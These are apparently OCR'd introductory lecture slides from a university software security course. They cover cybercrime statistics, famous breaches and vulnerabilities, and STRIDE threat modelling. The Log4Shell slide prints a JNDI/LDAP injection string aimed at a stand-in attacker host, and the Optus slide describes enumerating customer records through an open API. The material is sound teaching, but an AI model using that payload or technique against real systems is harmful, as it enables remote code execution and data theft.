
MONASH University

FIT 5003 Software Security

Dr. Xiaoning Du (Chief Examiner & Lecturer)
xiaoning.du@monash.edu


Faculty of Information Technology
Monash University, Australia

Why study Software Security?



MONASH University

Why study Software Security?




MONASH University

Why study Software Security?

Compromised software can lead to:

- Loss of productivity
  - Eg, DoS attacks, loss of data
- Loss of trust
  - “It’s hard to build and easy to lose: a single violation of trust can destroy years of slowly accumulated credibility.” - Jakob Nielsen
- Loss of money
  - Loss of business due to loss of trust or competitive advantage
  - Expense of recovering the damaged functionality
  - Expense of fixing security vulnerabilities

Why study Software Security?




What the ACSC saw:

- An increase in financial losses due to BEC to over **$98 million**
  an average loss of **$64,000** *per report.*
- A rise in the average cost per cybercrime report to over **$39,000** for small business, **$88,000** for medium business, and over **$62,000** for large business
  an average increase of **14 per cent**.
- A **25 per cent increase** in the number of publicly reported software vulnerabilities *(Common Vulnerabilities and Exposures – CVEs) worldwide.*
- Over **76,000** cybercrime reports
  an increase of **13 per cent** *from the previous financial year.*
- A cybercrime report every **7** minutes on average
  compared to every **8** *minutes last financial year.*
- Over **25,000** calls to the Cyber Security Hotline
  an average of **69 per day** *and an increase of* **15 per cent** *from the previous financial year.*
- **150,000 to 200,000** Small Office/Home Office routers in Australian homes and small businesses vulnerable to compromise
  including by state actors.
- Fraud, online shopping and online banking
  were the top reported cybercrime types, accounting for **54 per cent** *of all reports.*


*https://www.cyber.gov.au/about-us/reports-and-statistics/acsc-annual-cyber-threat-report-july-2021-june-2022

Why study Software Security?



What the ACSC saw:

- An increase in financial losses due to BEC to over **$98 million**
  an average loss of **$64,000** *per report.*
- A rise in the average cost per cybercrime report to over **$39,000** for small business, **$88,000** for medium business, and over **$62,000** for large business
  an average increase of **14 per cent**.
- A **25 per cent increase** in the number of publicly reported software vulnerabilities *(Common Vulnerabilities and Exposures – CVEs) worldwide.*
- Over **76,000** cybercrime reports
  an increase of **13 per cent** *from the previous financial year.*
- A cybercrime report every **7** minutes on average
  compared to every **8** *minutes last financial year*



*https://www.cyberseek.org/heatmap.html

Do you know these vulnerabilities or attacks?

Medibank data breach

Log4Shell

The Morris Worm

WannaCry

Heartbleed

Optus data breach

Go to flux.qa/EH2NNF

Optus data breach

- REST API endpoint at api.www.optus.com.au
- Essentially this allowed anyone to send a request asking the server with a contactid "please give me the contact details for Optus customer with contactid=XXXXX".
- By repeatedly asking with different XXXXX values for the contactid the attacker was able to enumerate 11.2 million Optus customers and their personal information which the server duly returned.
- The endpoint left a backdoor for attackers!
- Now the endpoint has since been shut down.

* https://verse.systems/blog/post/2022-09-25-optus-breach/

Log4Shell – An RCE attack exploiting a vulnerability in log4j


- Remote code execution (ECR)
- log4j is a java library for logging

```
String userAgent = request.getRequestHeader("User-Agent");
log.info(userAgent)
```

- The logged information may contain format strings that reference external information through JNDI (Java Naming and Directory Interface)
  - One of the protocols under JNDI is LDAP, which allows to retrieve remote information
- What if the logged message is

```
"${ jndi:ldap://evil.xa/x}”
```

Log4Shell – An RCE attack exploiting a vulnerability in log4j



MONASH University

Log4Shell – An RCE attack exploiting a vulnerability in log4j

- If one can execute code one your server… Your server is theirs!
- The vulnerability in log4j is
  - Introduced in 2013
  - "Discovered" in Dec 2021
  - Is this the first time it is exploited?
- The Cyber Safety Review Board (CSRB) recently labeled the Log4j security exploit as an 'endemic vulnerability' that will linger for years

Some Other Cyber Attacks

MONASH University

Some Other Cyber Attacks

- A vulnerability in Windows Server Message Block (SMB) protocol -> CVE-2017-0144
- Some old version windows is not patched against this vulnerability
- US National Security Agency made exploit -> EternalBlue
- Attackers: EternalBlue -> WannaCry
- WannaCry Patch is released two months later.


MONEYWATCH Markets | Money | Work | Small Business | Retirement

By JONATHAN BERR / MONEYWATCH / May 16, 2017, 5:00 AM

"WannaCry" ransomware attack losses could reach $4 billion

Some Other Cyber Attacks

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library discovered in 2014. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

For more info check the link: `Heartbleed Bug`

The Basics… Roles

- **Black Hats:** attempt to break the security of a system without legal permission
  - Grey Hats: First generation black hats motivated by the challenge of finding vulnerabilities and increasing system security
  - Second Generation of Black Hats: Black hats motivated by promise of financial gain (in reality… criminals)
  - Third Generation: Information Warriors: Black hats motivated by ethical, moral, or political goals
- **White Hats:** their work is to uphold the law and provide security assurances to users
  - Their activity is bounded by rules, laws, and a code of ethics.
  - They play on the defensive side. Any activity in an offensive role can be traced to strengthening the defense.
  - software engineers should be white hats write code that is resistant to attacks.
    1. write code that is lacking vulnerabilities.
    2. A second activity is to locate vulnerabilities already existing in a given codebase. This involves locating the security-critical code and looking for bugs known to cause problems.
    3. A final activity is to integrate security features into code. This may include authentication mechanisms or encryption algorithms. In each case, the feature must be integrated correctly for it to function properly.

Objectives of this unit

- Demonstrate the importance of developing secure software
- Introduce various security threats, vulnerabilities and controls that need to be addressed during the development of secure and trusted software (systems)
- Introduce secure (and insecure) programming principles and practices
- Motivate you as a software developer to apply secure programming principles and practices in your projects


Unit structure

Secure Software Development Lifecycle	Security study software programs on specific computer architectures	Security study on software programs migrating between devices	Based on the lessons learned, how to secure a program? How can we identify software vulnerabilities?	Security study on software programs on the Web	Security in Distributed applications using smart contracts
Security by Design Security Risk assessment based on threat modelling How we model a program for security risk assessment? How to apply a thread modelling approach to identifying vulnerabilities?	What happens if the programming language does NOT have a security by design approach The C programming language examples Security vulnerabilities in programs compiled for a specific computer architecture (C programs) How we can use the compiler, the computer architecture or the software programming approach to avoid vulnerabilities?	What if the programming language has intrinsic security mechanisms The Java programming language example Software programs that independent of the computer architecture Code that can be migrated from device to device Java security cryptography libraries and security mechanisms Java possible vulnerabilities and countermeasures	Describe a more systematic approach on secure code programming regardless of programming language. How to automatically assess software programs from security level? Static Assessment Program Analyzer Dynamic Assessment Security Testing	What happens in terms of security for software scripts that are executed in remote "Web" servers Server based software attacks (e.g. SQL injection) What happens with software scripts that are send from the Web to your browser for execution? Client based software attacks (XSS & CSRF attacks)	What happens we create software that can be not altered by individual attackers and is fully distributed: Distributed Applications (DAPs) What can we do in order to prohibit malicious software manipulation as well as code injections using distributed applications (smart contracts on a blockchain) Smart contract vulnerabilities and countermeasures

Secure Software Development Lifecycle

Secure Software Development Lifecycle


Software development lifecycle:



- "Software security is the idea of engineering software so that it continues to function correctly under malicious attack." - Gary MacGraw
- Typically, in most software solutions security is an **after-thought**
- What we need is to include security at the software design and development time. This is also what we call "secure by design".

Secure Software Development Lifecycle

Software development lifecycle:




- Secure by design, how?
- We need to include security in every phase of the lifecycle

Three pillars of software security:

- applied risk management,
- software security touchpoints, and
- knowledge


Secure Software Development Lifecycle



Applied Risk Management

- A way to gather the requisite data to make a good judgment call, based on knowledge of vulnerabilities, threats, impacts, and probabilities
- The Risk Management Framework can be used:

1. Understand the business context (identify the assets)
2. Identify the business and technical risks
3. Synthesize and prioritize the risks, producing a ranked set
4. Define the risk mitigation strategy
5. Carry out required fixes and validate that they are correct



Part of the Risk Analysis is the creation of a Threat Model

Several System Threat Modelling approaches exist:
- STRIDE
- DREAD

STRIDE Approach

- **S**poofing, **T**ampering, **R**epudiation, **I**nformation Disclosure, **D**enial of Service, and **E**levation of Privilege

Threat	Property Violated	Definition	Example
Spoofing	Authentication	Impersonating something or someone else.	Pretending to be any of Bill Gates, Paypal.com or ntdll.dll
Tampering	Integrity	Modifying data or code	Modifying a DLL on disk or DVD, or a packet as it traverses the network
Repudiation	Non-repudiation	Claiming to have not performed an action.	"I didn't send that email," "I didn't modify that file," "I *certainly* didn't visit that web site, dear!"
Information Disclosure	Confidentiality	Exposing information to someone not authorized to see it	Allowing someone to read the Windows source code; publishing a list of customers to a web site.
Denial of Service	Availability	Deny or degrade service to users	Crashing Windows or a web site, sending a packet and absorbing seconds of CPU time, or routing packets into a black hole.
Elevation of Privilege	Authorization	Gain capabilities without proper authorization	Allowing a remote internet user to run commands is the classic example, but going from a limited user to admin is also EoP.


- To follow STRIDE, you decompose your system into relevant components, analyze each component for susceptibility to threats, and mitigate them

Example: Network User

- An (anonymous) user that can connect to a service via the network
- Can:
  - measure the size and timing of requests and responses
  - run parallel sessions
  - provide malformed inputs, malformed messages
  - drop or send extra messages!
- Potential threats: Information disclosure, DoS, tampering, spoofing …

Example: Snooping User

- Internet user on the same network as other users of some service
  - For example, someone connected to an unencrypted Wi-Fi network at a coffee shop
- Thus, can additionally
  - Read/measure others' messages,
  - Intercept, duplicate, and modify messages

